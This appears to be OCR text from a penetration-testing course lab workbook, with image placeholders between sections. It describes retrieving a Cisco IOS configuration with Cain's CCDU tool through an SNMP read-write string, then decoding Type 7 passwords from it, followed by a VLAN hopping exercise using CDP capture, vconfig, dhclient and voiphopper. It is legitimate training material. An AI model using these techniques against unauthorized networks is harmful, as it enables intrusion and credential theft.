
Cain CCDU Attack (1)

With the SNMP read-write community string, we can turn to Cain's CCDU utility to retrieve the target IOS device configuration file. Start Cain and click on the CCDU tab. Click on the blue plus sign on the toolbar, and specify the target as shown on this page. Click OK to retrieve the target configuration file.




Cain CCDU Attack (2)

Cain's CCDU attack quickly recovers the IOS configuration file. If you right-click on the Cain entry and select "Edit", you will get a jumbled configuration file in Notepad because the file is Unix formatted. Instead, browse to the C:\Program Files (x86)\Cain\CCDU directory and open the retrieved file with Notepad++, Wordpad, or another editor that handled Windows-formatted text files. You will be able to review the configuration file contents, and even recover weak passwords from the configuration file with Cain's Type 7 Password Decoder feature.



Appendix A - VLAN Hopping Exercise
This lab exercise is included as an appendix for use in environments when a Cisco switch is available. The Cisco switch configuration details needed are presented at the end of this appendix.


To complete this lab you will need to boot the Kali Linux VM distributed with the SEC660 course materials. You will also need a USB Ethernet adapter that you can connect directly to the Kali Linux VM. Finally, you will also need access to the Internet from this system, or access to the lab server to download and install the required components.



Exercise - VLAN Hopping (1)
Unfortunately, Windows does not natively support IEEE 802.1Q, dropping the packets at the network driver layer. As a result, guest operating systems such as Linux running under VMware or other virtualization tools do not receive these packets through a bridged network adapter and cannot participate in VLAN trunking attacks.

In order to work around this limitation, you need to use a USB Ethernet adapter that you can pass through as a USB device directly to the Kali Linux VM. Kali Linux will see this USB adapter as a native network interface, which can be used for VLAN hopping attacks.

At a shell prompt, configure the attached USB Ethernet adapter ("eth1") using the ifconfig utility with the IP address assigned to your Kali Linux system as shown.




Exercise - VLAN Hopping (2)
In this exercise you will configure your system to hop from one VLAN to a second non-default VLAN. The recommended steps are:


- Invoke Wireshark and capture for 60 seconds until you capture CDP packets.
- Inspect the CDP packet to identify the presence of a voice VLAN, as well as other pertinent information about the Cisco device.
- Create a sub-interface for the voice VLAN using the vconfig tool.
- Launch the DHCP client tool "dhclient" to obtain an IP address on the voice VLAN.

During this lab, answer the following questions:


1. What information can you gather from the CDP frames?
2. What is the addressing and domain name information for the voice VLAN?



Exercise - VLAN Hopping (3)
After creating the voice VLAN interface manually, delete the interface with the vconfig utility, then use the voiphopper tool (in /usr/local/bin/voiphopper) to automate the attack.




Exercise - VLAN Hopping (4)
Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own.




Exercise - VLAN Hopping (5)

This screen-shot is from Wireshark's interpretation of a CDP packet where the display filter "cdp" can be applied to show just CDP packets. In the output from Wireshark we can observe the device name, IOS version, hardware platform, connected port number, VTP management domain, native VLAN and voice VLAN information.




Exercise - VLAN Hopping (6)

This slide demonstrates the commands used to create a new interface on VLAN 200. The output from the dhclient utility has been removed for brevity.



Exercise - VLAN Hopping (7)
This slide demonstrates the technique to automate the VLAN hopping attack using voiphopper.



Exercise - VLAN Hopping (8)

The configuration snippet on this slide was used to prepare a Cisco 2960 switch for use in this lab exercise. Other IOS-based Cisco switches may also be used with similar configuration entries.